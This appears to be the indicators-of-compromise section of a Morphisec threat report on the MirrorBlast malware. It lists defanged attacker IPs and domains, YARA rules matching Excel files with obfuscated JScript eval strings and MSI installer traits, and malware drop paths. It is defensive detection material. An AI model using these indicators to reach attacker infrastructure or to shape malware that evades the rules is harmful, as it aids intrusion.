194.180.174[.]6
185.202.93[.]201
185.10.68[.]235
185.183.96[.]147
185.225.19[.]246
185.176.220[.]198
5.189.222[.]161
46.161.40[.]172

feristoaul[.]com
23.19.58[.]52
fidufagios[.]com

Yara Rules

```
rule MirrorBlast

{

meta:

description = "Detects MirrorBlast Excel documents"

author = "Morphisec labs"

strings:

$header = { D0 CF 11 E0 A1 B1 1A E1 } // Excel header

$jscript_str_1 = ").reverse().join(''))"

$jscript_str_2 = "eval('"

$jscript_str_3 = ".split('"

condition:

$header at 0 and all of ($jscript_str_*)

}

rule MirrorBlast_msi

{

meta:

description = "Detects MirrorBlast MSI package"

author = "Morphisec labs"

strings:

$wix_installer = "Windows Installer XML Toolset (3.11.0.1528)"

$kixtart_variant = "WKIX32"

$rebol_variant = "Google"

condition:

$wix_installer and 1 of ($kixtart_variant, $rebol_variant)

}
```

File names

```
C:\ProgramData\Local\Google\rebol-view-278-3-1.exe
C:\ProgramData\Local\Google\exemple.rb
C:\ProgramData\temp\AudioDriver.exe
C:\ProgramData\temp\image.ico
C:\ProgramData\Excel\svchost.exe
C:\ProgramData\Excel\svchost.bin
C:\ProgramData\001\arab.exe
C:\ProgramData\001\arab.bin
```